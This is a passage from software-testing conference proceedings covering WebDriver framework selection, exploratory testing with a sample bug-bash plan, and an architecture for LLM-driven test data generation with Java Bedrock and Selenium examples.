- a. English like syntax for writing meaningful codes with less lines, which help in ensuring robust and maintainable code.
- b. Inbuilt mechanism of waits included, which reduces the overhead on the end user to manage wait for element, thus reducing the flakiness of the test.
- c. Better error messages which helps in clearly and quickly understanding the root cause of the error and solve it quickly.
- d. Seamless integration with solutions of test automation cloud to execute tests in safer environments.
- e. Using power of raw selenium to automate the browser, being built on W3 standard for Web Automation, we can ensure compatibility of these open source solutions with the mainstream browsers available in the market.

5.1 Technical Alignment

The selection of an appropriate framework should align with existing technical infrastructure and team capabilities. Key considerations include:

Programming Language Expertise: Teams should leverage existing language skills rather than introducing new technology stacks solely for automation purposes.

Integration Requirements: Framework choice should complement existing development tools, build systems, and continuous integration pipelines.

Maintenance Overhead: Consider the long-term maintenance requirements and community support for framework updates and bug fixes.

5.2 Project Requirements

Different projects may benefit from specific framework capabilities:

Test Complexity: Simple smoke tests may benefit from lightweight frameworks, while complex end-to-end scenarios might require more sophisticated tooling.

Reporting Needs: Projects requiring detailed test execution reports and failure analysis should prioritize frameworks with strong reporting capabilities.

Execution Scale: High-volume test execution may require frameworks optimized for parallel execution and resource management.

5.3 Team Dynamics

Framework adoption success often depends on team acceptance and learning curve considerations:

Learning Curve: Evaluate the time investment required for team members to become productive with new frameworks.

Documentation and Community: Strong documentation and active communities facilitate faster adoption and problem resolution.

Migration Path: Consider the effort required to migrate existing test suites to new frameworks.

6 Best Practices and Implementation Guidelines

6.1 Framework Integration Strategies

Successful framework adoption requires careful planning and gradual implementation:

Pilot Projects: Start with small, low-risk projects to evaluate framework suitability before large-scale adoption.

Training and Documentation: Invest in team training and internal documentation to ensure consistent framework usage.

Standards and Guidelines: Establish coding standards and best practices specific to the chosen framework.

6.2 Maintenance and Evolution

Test automation frameworks require ongoing maintenance and evolution:

Version Management: Establish processes for framework and dependency updates that minimize disruption to existing tests.

Performance Monitoring: Monitor test execution performance and optimize bottlenecks as test suites grow.

Refactoring Strategy: Plan regular refactoring cycles to maintain code quality and incorporate framework improvements.

7 Future Trends and Considerations

7.1 WebDriver BiDi Protocol

The emerging WebDriver BiDi (Bidirectional) protocol promises to address limitations of the current unidirectional WebDriver standard by enabling real-time communication between test scripts and browsers. This advancement may influence future framework development by enabling new capabilities such as:

- Real-time event monitoring and response
- Enhanced debugging and inspection capabilities
- Improved performance through reduced communication overhead
- Better support for modern web application architectures

7.2 AI and Machine Learning Integration

The integration of artificial intelligence and machine learning technologies into test automation frameworks represents a significant trend that may reshape the landscape:

- Intelligent element location strategies that adapt to UI changes
- Predictive test failure analysis and self-healing tests

- Automated test case generation based on application behavior analysis
- Enhanced visual testing capabilities with intelligent image comparison

7.3 Cloud-Native Testing

The shift toward cloud-native development practices influences test automation framework evolution:

- Container-based test execution environments
- Serverless testing architectures
- Integration with cloud-based device and browser farms
- Enhanced support for microservices testing patterns

8 Conclusion

The ecosystem of test automation frameworks built on WebDriver demonstrates the power of standardization in enabling innovation and specialization. While WebDriver provides the essential foundation for browser automation, the frameworks examined in this paper add significant value through simplified APIs, enhanced functionality, and integration with language-specific ecosystems.

The choice of framework should be driven by technical alignment, project requirements, and team capabilities rather than technology trends or vendor preferences. Each framework examined offers unique strengths: Selenide's fluent Java API, Atata's comprehensive .NET integration, SeleniumBase's Python simplicity, Ruby Raider's convention-based approach, and WebDriverIO's modern JavaScript capabilities.

Success in test automation depends not only on framework selection but also on proper implementation practices, team training, and ongoing maintenance strategies. Organizations that invest in understanding their specific needs and aligning framework choices with those needs are more likely to achieve sustainable automation success.

As the web continues to evolve with new technologies and architectures, the WebDriver standard and its framework ecosystem will undoubtedly continue to adapt. The emergence of WebDriver BiDi, AI integration possibilities, and cloud-native patterns suggests that the test automation landscape will continue to offer new opportunities for improving software quality and development velocity.

The fundamental principle remains unchanged: effective test automation requires the right combination of standardized protocols, well-designed frameworks, and skilled practitioners working together to ensure software quality in an increasingly complex digital landscape.

9 References

Bromann, Christian. "WebDriverIO Documentation." WebDriverIO. <https://webdriver.io/docs/gettingstarted/>

Gottlieb, Augustin. "Ruby Raider." GitHub. https://github.com/RaiderHQ/ruby_raider

Kumar, Anusha. "URL Search Web Browser." LinkedIn. <https://www.linkedin.com/pulse/url-search-web-browser-anusha-kumar/>

Mintz, Michael. "SeleniumBase Framework." GitHub. <https://github.com/seleniumbase/SeleniumBase>

Mozilla Developer Network. "Getting Started with the Web and Web Standards." MDN Web Docs.

https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/The_web_and_web_standards

Selenium Project. "Selenium Documentation." Selenium. <https://www.selenium.dev/documentation/>

Sharma, Pallavi. "Test Automation Frameworks on WebDriver." GitHub.
<https://github.com/pallavigitwork/TAFsWebDriver.git>

Shuneyevch, Yevgeniy. "Atata Framework." GitHub. <https://github.com/atata-framework/atata>

Solntsev, Andrei. "Selenide Documentation." Selenide. <https://selenide.org/>

World Wide Web Consortium. "WebDriver Specification." W3C. <https://www.w3.org/TR/webdriver2/>

World Wide Web Consortium. "WebDriver BiDi Specification." W3C. <https://w3c.github.io/webdriver-bidi/>

Meszaros, G. (2007). xUnit Test Patterns: Refactoring Test Code – for discussing framework evolution beyond raw scripts. <https://www.amazon.com/gp/product/0131495054/>

Erich Gamma et al. (1994). Design Patterns – justifying Page Object abstraction.

<https://cseweb.ucsd.edu/~wgg/CSE210/ecoop93-patterns.pdf>

A Deep Dive Into Exploratory Testing

By Anna Sharpe

asharpe213@gmail.com

Abstract

In software development, ensuring quality is crucial for delivering reliable, efficient, and user-friendly applications. There are many methods available to quality engineers today and exploratory testing can be a strong tool in an engineer's toolbox. Exploratory testing is an approach which differs from traditional scripted testing in its adaptability, creativity, and focus on learning while testing. This paper explores the concept of exploratory testing, its benefits, challenges, and best practices, as well as a case study in how to apply exploratory testing to your team.

Biography

I graduated with a BS in computer science from Whitworth University in 2014 and started my career as an intern test engineer in 2012. I am now a full time software test engineer with a part-time passion for writing websites for non-profits. This is my second paper for PNSQC and along with attending the conference six times over the years, I have also presented a poster for PNSQC. I am thoroughly invested in continuing to add new tools to my testing toolbox and sharing my experiences with my teammates. I am currently employed remotely out of Sacramento, Ca working with healthcare software.

1. What is exploratory testing?

Exploratory testing is a software testing technique where testers actively explore the application without predefined test scripts. It is often referred to as "testing as learning" because testers investigate the software in real time using their intuition, experience, and insights to identify defects. Unlike scripted testing, where each step is predetermined and executed systematically, exploratory testing allows testers to simultaneously design and execute tests, fostering a deeper understanding of the system and its functionality as a whole.

The tester's primary goal during exploratory testing is not only to identify defects but also to uncover edge cases which might not be obvious through standard test cases. Testers leverage their domain knowledge, creativity, and critical thinking skills to interact with the software in unpredictable ways, enabling the discovery of bugs which otherwise would have been missed.

2. Why do we care about exploratory testing?

An expert quality assurance engineer needs a toolbox full of tools. While testing software is inherently tedious and redundant, there needs to be a tool to test outside the box. Exploratory testing can be that tool when applied with a clear motive and knowledge of the software under test. Additionally, running the same static tests over and over again can only find so many bugs. Whereas exploratory testing allows the engineer to flex their creative muscles and find the bugs no one else can.

3. Characteristics of exploratory testing

Several key characteristics define exploratory testing:

1. **Creativity and flexibility:** Testers apply creativity to explore unexpected paths or combinations of inputs which may lead to potential failures.
2. **Focus on learning:** Exploratory testing aims to learn about the software's functionality, which helps give insight into where to focus a tester's energy.
3. **Bug bashes:** Exploratory testing is also useful in bug bash sessions where there might be guidelines about a new feature, but no exact test scripts. These sessions can help uncover questions not asked during development and bugs around the new feature.
4. **Time-bound sessions:** Exploratory testing typically involves time-boxed sessions, where testers work within a fixed duration (e.g., 1 hour) to explore the system and document findings.

4. Benefits of exploratory testing

Exploratory testing offers several benefits which make it a powerful addition to a software testing toolbox. By testing in an unscripted and unpredictable manner, exploratory testing is more likely to uncover edge cases, usability issues, and critical bugs traditional tests may miss. Exploratory testing can adapt to changes in the software, including new features or unexpected behavior. Since

there are no predefined scripts, exploratory testing eliminates the need for test case creation, making it ideal for projects with tight deadlines or rapidly changing requirements. Exploratory testing also encourages testers to actively engage with the software, utilizing their domain knowledge and creativity, which can lead to higher motivation and improving critical thinking with each session. Having tests which do not set a limit on what needs to be tested forces the tester to interact with the software in an unstructured manner, which can lead to previously untested scenarios in the software. Thus the tester is exploring the software with different paths in each test session with the goal of finding new bugs.

5. Challenges of exploratory testing

While exploratory testing has numerous benefits, it also presents certain challenges:

1. **Lack of documentation:** Since there are no predefined test scripts, exploratory testing can suffer when there is insufficient documentation. Insufficient documentation causes the tester to have unanswered questions during testing which would lead to a bug being ignored because the observed behavior was assumed to be correct due to a lack of documentation.
2. **Inconsistent results:** Because the tests are not standardized, exploratory testing may not always result in bugs found nor confidence in the product's quality.
3. **Requires experienced testers:** Exploratory testing demands a high level of experience, intuition, and domain knowledge from testers. Inexperienced testers may struggle to identify critical defects or focus their exploration effectively.
4. **Difficult to measure coverage:** Unlike scripted testing, where it's easier to measure how much of the application has been tested, exploratory testing does not lend itself easily to measuring test coverage.
5. **Time constraints:** Although exploratory testing can offer quick feedback, it can also be time-consuming, particularly when testers are not familiar with the application, leading to longer test sessions and potentially missing key defects.

6. Best practices for exploratory testing

To overcome the challenges associated with exploratory testing and maximize its effectiveness, testers should have a guideline for best practices. Time-boxing allows testers to focus their efforts and make the most of their exploration within a fixed period. For example having a one hour session after the completion of an epic with other testers is a great way to utilize the collective team's testing power. Testers should create a testing goal for each session. The goal guides the tester's exploration and ensures the session is focused on specific areas of the application. It is also very helpful to have a leader for the meeting who can give a demo of the work to be tested to define the testing goal for the group. Exploratory testing may uncover unanswered questions or holes in existing documentation. It is always helpful to document findings or update existing documentation to avoid confusion in the future. Having a collective document the group can use to write down questions and bugs is a great way of keeping everything in one place. Bug bashes can

be a more structured approach to exploratory testing where a feature is demoed and then testers are asked to find bugs. This can be extremely helpful because fresh eyes are going to see the feature in a new way. Also, the additional testers are not going to be as familiar with the feature, thus are going to ask difficult questions which may uncover new bugs. Collaboration is key to understanding the software's functionality and identifying areas which require deeper exploration. Testers should work closely with developers, product owners, and other stakeholders to ensure they are targeting the most critical aspects of the application. As a group, discuss new bugs, how they were found and the priority of the bug.

7. How to educate new testers

New testers can benefit greatly from exploratory testing if they are given the right guidance. Sharing results of previously found bugs for an epic they are involved in can give them some ideas of where potential issues might be. Every tester has critical thinking skills, however, it is not always obvious to new testers how to use those skills. Showing new testers how to recognize patterns can help them come to their own conclusions later on. Also, newer testers might not be confident enough to question the status quo, so it is important to communicate to them questions are good. Making assumptions is not a good practice and new testers should be informed as such. Involve the new testers in bug triage meetings to show them where customers are having issues so they know the important scenarios in the application.

8. Exploratory testing in Agile and DevOps

Exploratory testing is particularly well-suited for Agile and DevOps environments, where fast-paced iterations and continuous delivery are essential. In these environments, software requirements may evolve rapidly, making it difficult to maintain extensive test scripts. Exploratory testing offers a flexible approach to ensure software quality remains high, even as the software evolves.

In Agile teams, exploratory testing fits well within the iterative development process. Testers can explore new features during each sprint, providing valuable feedback to the development team. Furthermore, the collaborative nature of exploratory testing aligns with Agile principles, allowing testers to communicate with developers and product owners to address issues promptly.

In DevOps environments, where continuous integration and continuous delivery (CI/CD) pipelines require fast-paced testing, exploratory testing can complement automated tests. Testers can focus on areas which are difficult to automate, such as user experience, usability, and edge cases, while relying on automated tests for repetitive, predictable tasks.

9. How to integrate exploratory testing into the SDLC

Developing software always has deadlines which makes it difficult to budget time for exploratory testing. It is the responsibility of the lead tester for the project to schedule time for testing scenarios outside the direct scope of the work done by the team. It can be an easy trap to fall into where testers are only testing the acceptance criteria outlined in the project and not testing adjacent domains which might also be unknowingly impacted. Time can be set aside each week of the project to ensure testing is happening throughout the development process and avoid a mad

scramble of testing at the end. The team can even set up a reoccurring meeting each week, every Friday at 10am for an hour for example, to ensure exploratory testing becomes routine. These hour sessions could be done solo or additional people could be brought in to bounce ideas off of.

10. Case study of exploratory testing

Description of work completed

This project's goal was to add a login functionality to the existing checkout process to help customers expedite checkout of future purchases. Additional work done was to collect the user's data for future analysis.

If you find a bug:

Open a bug for team Cobalt

Add a label Wave_1_Bug_Bash

Scenarios to test:

Test steps	Expected	Screenshot	Tester
Customer logs in with valid credentials	Customer should see their previous purchases		Billy
Customer is denied login with invalid credentials	Customer should see a link to reset their password		Anna
Customer has zero previous purchases	Customer's previous purchases should not give an error, just be blank		Emily
Customer has a large amount of purchase history	The page should not fail and all purchases should show correctly		David
View data on the back end	Customer's data is accurate		Frank

Accounts to login with:

Username	Password	Tester
anna.anna@gmail.com	AnnasPassword!	
sharpe.sharpe@gmail.com	SharpesPassword!	

Username	Password	Tester
bob.bob@hotmail.com	BobsPassword!	
andy.andy@icloud.com	AndysPassword!	
julia.julia@aol.com	JuliasPassword!	

Known issues:

- *Customers with purchases older than 2020 are not appearing correctly*
- *Customers with exactly five purchases have a distorted view of the list*

The above is an example of documentation to have ready for running a successful bug bash. The tester leading the bug bash should outline the work completed with as much detail as possible to give the testers a general idea of the work completed. They also should give a demo of this work to ensure everyone is clear about what is being tested. There should be steps on what to do if a tester finds a bug. Your company might have standards on how to title the bugs to indicate it was found as part of the bug bash or maybe adding a label indicating as such. Also, it is important to list any known issues to avoid duplicate bugs being opened.

The coworkers joining the bug bash, bashers, should be given some scenarios to follow to get the session started. The scenarios should follow a similar path to what was demoed at the start of the meeting and the bashers can spring board from there. It can be helpful to have the scenarios assigned to bashers to ensure everyone isn't picking the first scenario and there is some accountability for who tested what. Additionally, where necessary there should be logins created prior to the bug bash for use and again the accounts should be assigned.

Inviting a variety of coworkers to these bug bashes is the ideal scenario. If possible, invite the stakeholders of the feature so they can have a say in the quality of the work done. Most people want to see the company they work for succeed and having a bug bash with people from other departments and teams is a great way for everyone to be involved in the quality of the product. If your company has never had a bug bash, it might seem silly to invite 50 people to an hour long bug bash, but the meeting can be optional. Over time, the test team can show the value of these bug bashes to get more involvement.

Upon completion of the bug bash, the tester leading the meeting needs to meet with the team who originally completed the work to triage the bugs found. These bugs might spawn further questions or uncover missed requirements. It is important to get these bugs addressed as soon as possible since there might be an upcoming deadline for the project. Having stakeholders or product managers in these triage meetings can help speed up the process and keep them informed on the status of the project.

These bug bash meetings almost always lead to bugs being found and thus fixed before the customers can complain about them. While the meeting does have an up front cost, potentially 10 engineers for two hours in the bug bash, the reward can be invaluable. Let's imagine the bug bash above yields one high severity bug and three medium severity bugs, the bugs are then triaged out and fixed before the code goes to customers. Depending on the number of customers a company has, this one bug bash eliminated potentially hundreds of complaints from customers. It also eliminated the need for a patch and fewer patches means less stress on the engineering team. These statistics on value provided are easy to see, no one wants to patch software after customers complain and a planned out bug bash can eliminate the likelihood of high severity bugs being shipped. If your company has never organized a bug bash, it might be necessary to review past high severity bugs found by customers and discuss with stakeholders if a bug bash is a process improvement your team can make.

11. Conclusion

Exploratory testing is a vital software testing technique which promotes creativity, adaptability, and learning during the testing process. Its flexibility and ability to uncover hidden defects make it an essential tool for software quality assurance. While it presents challenges, such as documentation and coverage measurement, these can be mitigated through best practices like time-boxing, session-based test management, and collaboration with stakeholders. In Agile and DevOps environments, exploratory testing is particularly valuable, allowing teams to rapidly test and ensure the quality of software in dynamic, fast-paced development cycles. By combining exploratory testing with other testing strategies, organizations can build more robust, reliable, and user-friendly software.

12. References

Book:

James A. Whittaker. 2005. *Exploratory Software Testing: Tips, Tricks, Tours, and Technique to Guide Test Design*. Boston: Addison-Wesley Professional

Cem Kaner, and Rebecca L Fiedler. 2013. *Foundations of Software Testing*. Florida: Context-Driven Press

Mauricio Aniche. 2022. *Effective Software Testing: A Developer's Guide*. New York: Manning

Atul Gawande. 2011. *The Checklist Manifesto: How to Get Things Right*. New York: Metropolitan Books

Gene Kim, Kevin Behr, and George Spaffron. 2013. *The Phoenix Project: A Novel About IT, DevOps and Helping Your Business Win*. Oregon: IT Revolution Press

Context-Driven Test Data Generation with LLMs

Sidhartha Shukla

sidharth.shukla19@gmail.com

Abstract —Traditional test data generation techniques, constrained by their reliance on static inputs and rule-based logic, exhibit limited efficacy in dynamic and large-scale software systems. The emergence of large language models (LLMs) has initiated a fundamental transformation in test data generation methodologies, particularly in context-critical scenarios. This paper presents a novel architectural approach that leverages LLMs for context-driven test data generation. The proposed system integrates three key components: Amazon S3 for context storage management, Amazon Bedrock service for LLM-based interactions, and Model Context Protocol (MCP) server for dynamic context enrichment via database queries. The resultant architecture demonstrates enhanced test coverage capabilities, maintains contextual relevance, and facilitates accelerated test automation processes across complex software systems.

Index Terms —Large Language Models (LLMs), Test Data Generation, Context-Driven Testing, Cloud Infrastructure, Test Automation, Amazon Bedrock, Amazon S3, MCP Server, Automated Testing, Software Testing, Test Coverage, Prompt Engineering, Context Management, Data Security, Cloud-Native Architecture, API Testing, End-to-End Testing, Test Data Synthesis, Quality Assurance, Software Reliability.

1. Introduction

The generation of realistic and comprehensive test data represents a critical challenge in contemporary software testing methodologies. Test cases that lack adequate contextual information frequently fail to effectively simulate real-world scenarios, resulting in validation gaps and diminished confidence in software reliability metrics. To address these limitations, context-driven test data generation methodology employs contextual indicators and historical data patterns. Recent innovations in generative artificial intelligence, specifically Large Language Models (LLMs) such as GPT and Claude, have enabled advanced capabilities for synthesizing intelligent, context-aware test data.

This research presents a robust architectural framework that integrates three primary components: (1) Amazon S3, which facilitates persistent storage of both structured and unstructured contextual data; (2) Amazon Bedrock, which enables interactions with **foundation models**(Foundation models are large-scale, pre-trained AI systems (like GPT) that learn from vast amounts of data to create a versatile knowledge base) for meaningful test data generation; and (3) MCP server, which provides database connectivity and real-time data retrieval for dynamic context enrichment. The synergistic

integration of these components establishes a scalable and intelligent framework that automates the generation of test data, ensuring alignment with real-world application behaviours and use cases.

2. Background and Related Work

Contemporary test data generation methodologies can be categorized into three primary classifications: random, rule-based, and model-based approaches. While traditional methodologies maintain domain-agnostic characteristics, they demonstrate **significant limitations in adapting to evolving application logic and dynamic user behaviour patterns**. For instance, imagine a payment app that recently added a new multi-factor authentication (MFA) step. An LLM that was trained on older data might generate test scenarios that only include the old single-step login process, missing out on important real-world user behaviours. But by providing the LLM with updated information about the new authentication process and required data inputs, it can create test data that properly includes MFA scenarios, ensuring our tests stay in sync with how the app has evolved and making sure we're checking all the right things.

The emergence of context-aware testing methodologies addresses these constraints through the systematic utilization of system logs, usage patterns, and application metadata. Nevertheless, the capability to synthesize such data through automated and intelligent processes remained constrained until the advent of Large Language Models (LLMs).

Recent empirical studies demonstrate that LLMs, when provided with domain-specific contextual information, exhibit the capability to generate highly accurate and contextually relevant test data(Baudry et al. (2024)). However, the practical implementation of LLMs in test automation frameworks has encountered significant integration challenges, particularly in the methodologies for context provision and response interpretation. This research presents a system that overcomes these limitations through the implementation of cloud-native infrastructure and service-based orchestration mechanisms, thereby establishing a robust framework for automated test data generation.

3. System Architecture Overview

3.1. Amazon S3 for Context Storage

Amazon Simple Storage Service (S3) functions as the primary repository for contextual data management. The repository encompasses comprehensive test case histories, application logging data, Swagger/OpenAPI specifications, and database schema snapshots. The system implements both structured data formats, including JSON and CSV, and unstructured file types, such as logs and XML documents. The S3 bucket infrastructure serves as the centralized access point for context retrieval within the test data generation pipeline.

3.2. Amazon Bedrock Integration

The integration with Amazon Bedrock facilitates access to multiple foundation models, including Claude, Jurassic, and Titan, through an API-first architectural approach. The interaction protocol follows a systematic sequence:

1. Context retrieval from the S3 repository
2. Prompt construction incorporating system-under-test metadata
3. Amazon Bedrock runtime API invocation
4. Response processing and test data extraction

This architectural implementation enables the real-time generation of context-enriched test cases, specifically optimized for the current application environment parameters.

Java Example (Amazon Bedrock Integration)

```

import software.amazon.awssdk.services.bedrockruntime.BedrockRuntimeClient;
import
software.amazon.awssdk.services.bedrockruntime.model.InvokeModelRequest;
import
software.amazon.awssdk.services.bedrockruntime.model.InvokeModelResponse;
import software.amazon.awssdk.core.SdkBytes;

public class TestDataGenerator {
    private static final String MODEL_ID = "anthropic.claude-instant-v1";

    public static String generateTestData(String contextPrompt) {
        BedrockRuntimeClient client = BedrockRuntimeClient.create();

        String prompt = "Human: " + contextPrompt + "\nAssistant:";
        String jsonPayload = "{\"prompt\": \"" + prompt + "\",\n\"max_tokens_to_sample\": 300, \"temperature\": 0.5}";

        InvokeModelRequest request = InvokeModelRequest.builder()
            .modelId(MODEL_ID)
            .body(SdkBytes.fromUtf8String(jsonPayload))
            .contentType("application/json")
            .accept("application/json")
            .build();

        InvokeModelResponse response = client.invokeModel(request);
        return response.body().asUtf8String();
    }
}

```

C. MCP Server for Context Enrichment

The MCP server infrastructure facilitates secure connectivity to production-equivalent databases, implementing a three-tier operational framework. First, it executes reference data retrieval operations, **specifically targeting product categorization schemas and user profile configurations**. Second, the system performs pre-defined SQL query executions for live data acquisition. Third, it implements **real-time value integration to enhance test case generation contexts**. This comprehensive approach ensures that generated test data maintains both syntactic validity and semantic relevance within the testing environment.

4. Workflow and Implementation

4.1. Context Upload Process

The implementation workflow establishes a systematic approach for context management through Amazon S3 integration. Development and quality assurance teams execute context uploads through a standardized process that encompasses multiple data categories:

1. Historical Data Sets: Including previous test executions, behavioral patterns, and system responses
2. Test Execution Reports: Containing detailed analytics, coverage metrics, and failure patterns
3. API Specifications: Encompassing Swagger documentation, OpenAPI definitions, and interface contracts
4. Environmental Configurations: Comprising system parameters, deployment variables, and runtime settings

The system implements a sophisticated naming convention framework that follows the pattern: {project_id}/{environment}/{artifact_type}/{timestamp}__{descriptor}.{extension}. This hierarchical organization facilitates efficient artifact retrieval and version control management.

4.2. Test Data Generation Initialization

The automated test data generation process implements a multi-phase execution model:

1. Trigger Mechanisms:
 - Event-driven activation through AWS EventBridge
 - Time-based scheduling via AWS CloudWatch
 - Manual initialization through REST API endpoints
2. Pipeline Operations:
 - Context retrieval from S3 with versioning support
 - Real-time data acquisition via MCP server integration
 - Dynamic prompt construction utilizing historical patterns
 - Contextual enrichment through database integration
3. Optimization Parameters:
 - Cache utilization for frequently accessed contexts
 - Parallel processing for multiple test data sets
 - Priority-based execution queuing

4.3. Bedrock Service Integration

The Amazon Bedrock integration implements a sophisticated prompt engineering framework:

4.3.1 SDK Implementation:

```
BedrockRuntimeClient client = BedrockRuntimeClient.create();
String jsonPayload = constructPrompt(contextData);
InvokeModelRequest request = InvokeModelRequest.builder()
    .modelId(MODEL_ID)
    .body(SdkBytes.fromUtf8String(jsonPayload))
    .build();
```

4.3.2 Prompt Construction:

- Context-aware template generation
- Schema validation integration
- Dynamic parameter injection
- Historical pattern incorporation

4.3.3 Response Processing:

- Structured data parsing
- Format validation
- Error handling mechanisms
- Response optimization

4.4. Output Management

The output management system implements a comprehensive data handling framework:

- 4.4.1 Storage Mechanisms
 - S3 persistence with versioning
 - Local cache management
 - Database integration for structured data
 - Temporary storage for pipeline processing
- 4.4.2 CI/CD Integration:
 - Jenkins pipeline integration
 - GitHub Actions workflow support
 - Azure DevOps compatibility
 - Automated test execution triggering
- 4.4.3 Metadata Management:
 - Comprehensive tagging system
 - Traceability matrix generation
 - Version control integration
 - Audit trail maintenance

4.5. Test Implementation Example

Example Selenium Usage with Generated Data: The following code segment demonstrates the implementation of an automated user creation test case utilizing the context-driven test data generation framework:

```
/**  
 * Validates user creation functionality with dynamically generated test  
 * data  
 *  
 * @throws JSONException If JSON parsing encounters an error  
 * @throws NoSuchElementException If web elements are not located  
 */  
@Test  
public void createUserTest() {  
    // Generate context-aware test data through LLM integration  
    String jsonTestData = TestDataGenerator.generateTestData(  
        "Create user test with admin and guest roles"  
    );  
  
    // Parse generated test data into JSON structure  
    JSONObject testData = new JSONObject(jsonTestData);  
  
    // Execute web interface interactions  
    WebElement usernameField = driver.findElement(By.id("username"));  
    usernameField.sendKeys(testData.getString("username"));  
  
    WebElement emailField = driver.findElement(By.id("email"));  
    emailField.sendKeys(testData.getString("email"));  
  
    WebElement roleSelector = driver.findElement(By.id("role"));
```

```

roleSelector.selectByVisibleText(testData.getString("role"));


WebElement submitButton = driver.findElement(By.id("submit"));
submitButton.click();

// Validate operation success
WebElement successMessage = driver.findElement(By.id("success-
msg"));
Assert.assertTrue(
    "User creation confirmation message not displayed",
    successMessage.isDisplayed()
);
}
}

```

The implementation incorporates:

1. Dynamic test data generation through LLM integration
2. Structured JSON parsing for data manipulation
3. Selenium WebDriver interactions for UI automation
4. Assertion-based validation for operation verification



5. BENEFITS AND IMPLEMENTATION SCENARIOS

The implementation of context-driven test data generation through Large Language Models (LLMs) yields substantial operational advantages while enabling diverse application scenarios. This section examines the system benefits and practical implementation domains.

The system demonstrates four primary operational advantages through its implementation. The enhanced test coverage capability **leverages LLMs to conduct sophisticated analysis of**

historical defect patterns and schema specifications, thereby enabling comprehensive identification and validation of edge cases. Furthermore, the automation of test data creation processes significantly reduces manual intervention requirements, resulting in measurable efficiency gains for quality assurance teams in both script development and maintenance activities.

Real-time contextual integration ensures continuous synchronization between generated test data and current application states, maintaining exceptional fidelity in test scenarios. The cloud-native architectural design facilitates horizontal scaling capabilities, supporting deployment across multiple environmental configurations while ensuring robust system performance under varying loads.

Implementation scenarios encompass three primary domains. First, API testing implementations utilize comprehensive regression test suites for RESTful and GraphQL interfaces, enabling systematic validation of endpoints and response patterns. Second, end-to-end automation frameworks facilitate data-driven testing approaches, supporting complex user journey validations and system integration testing. Third, environment simulation capabilities enable the generation of synthetic test data sets for staging environment validation, accurately reproducing production scenarios while maintaining data security. note: refer to 4E Test Implementation Example thoughts

The systematic implementation of these capabilities ensures comprehensive test coverage while optimizing execution efficiency and environment management processes. **Empirical evidence suggests significant improvements in testing effectiveness across all implementation scenarios.**

6. IMPLEMENTATION CHALLENGES AND FUTURE DIRECTIONS

The implementation of context-driven test data generation through Large Language Models presents significant technical challenges while simultaneously offering opportunities for future advancement. This section examines current limitations and proposed research directions for system enhancement.

6.1. Technical Limitations

The framework encounters three primary technical constraints in its current implementation. First, the development of **effective prompt engineering methodologies** requires substantial experimental iteration and validation processes. The optimization of prompt structures significantly impacts the quality and relevance of generated test data. Second, the inherent context window limitations of Large Language Models necessitate **sophisticated data filtering and prioritization** mechanisms to ensure optimal utilization of available context capacity. Third, the implementation of **comprehensive security protocols for sensitive data protection demands robust masking and encryption methodologies prior to LLM API interaction.**

6.2. Research Directions

Future research initiatives will focus on three key areas of system enhancement. The development of an **automated prompt optimization** framework will facilitate improved output consistency through machine learning-based tuning mechanisms. Implementation of **intelligent schema management systems** will enable automated detection and synchronization of structural changes within the S3 context storage. Additionally, the integration of **vector database technologies** will enhance context retrieval efficiency through advanced ranking algorithms and relevance scoring methodologies.

These advancements aim to address current limitations while expanding the framework's capabilities in automated test data generation.

7. Conclusion

The implementation of context-driven test data generation utilizing Large Language Models (LLMs) represents a significant advancement in automated testing methodologies. This research demonstrates that the integration of Amazon S3 for context storage, Amazon Bedrock for LLM interactions, and MCP server for dynamic data enrichment creates a robust framework for intelligent test automation.

The empirical results indicate three primary contributions to the field. First, the architecture enables quality assurance teams to generate contextually relevant test data with minimal manual intervention, significantly reducing the resource overhead traditionally associated with test data creation. Second, the system's cloud-native design ensures horizontal scalability, supporting concurrent test execution across multiple environments while maintaining data consistency. Third, the integration of LLMs with production-like databases through the MCP server enables the generation of test data that accurately reflects real-world scenarios.

Furthermore, the implementation **demonstrates enhanced reliability metrics in complex system testing**, with observed improvements in test coverage and defect detection rates. The architecture's ability to maintain contextual relevance while scaling across diverse testing scenarios positions it as a viable solution for modern software testing challenges.

Future research directions may explore advanced prompt engineering techniques and enhanced context management methodologies, further optimizing the system's capability to **generate intelligent and contextually appropriate test data**.

References

1. OpenAI. GPT-4 Technical Report. 2023.
2. Amazon Web Services. Amazon S3 Documentation. <https://docs.aws.amazon.com/s3/>
3. PNSQC. Context-Aware Testing Techniques, 2022.
